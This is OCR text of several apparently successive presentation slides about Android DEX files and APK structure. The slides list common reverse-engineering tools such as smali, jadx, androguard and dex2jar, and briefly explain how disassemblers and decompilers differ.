
Contains executable Dalvik code

Optimized on install to:
- **ODEX for DVM runtime**
- **OAT for ART runtime**

Reverse with:
- smali
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



All open sourced tools

androguard **used by VT (acquired by Google)**

smali **creator/maintainer now works at Google, used in AOSP**

enjarify **specifically released by Google**

dex2jar **creator/maintainer works(ed?) at Trend**

radare **creator/maintainer works at NowSecure**

Dalvik Executable
Compiled classes for DVM


Contains executable Dalvik code

Optimized on install to:
- **ODEX for DVM runtime**
- **OAT for ART runtime**

Reverse with:
- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- radare
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA | DSA)
CERT_NAME.SF

lib/ armeabi(-v7a)/ lib*.so

res/ drawable-*/ *.png
xml/ *.xml
raw/ ...

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

*

apktool used original axmlprinter2 code, now mostly refactored out

jeb (maybe jeb2?) originally used apktool for resource parsing and back ported patches for resources which broke the non-free tool

Dalvik Executable
Compiled classes for DVM


Contains executable Dalvik code

Optimized on install to:
ODEX for DVM runtime
OAT for ART runtime

Reverse with:
- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- radare
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Contains or is a **disassemblers** which can provide a more direct translation to what the Android VM will see.

May require additional learning of a simple "jasmin"-esk language usually.

Dalvik Executable
Compiled classes for DVM


Contains executable Dalvik code

Optimized on install to:
ODEX for DVM runtime
OAT for ART runtime

Reverse with:
- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- radare
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Contains or is a **decompiler** which will attempt to translate actual code to (usually) **Java** code.

Can allow leveraging usual Java tools and/or code review style of reverse engineering.

Dalvik Executable
Compiled classes for DVM

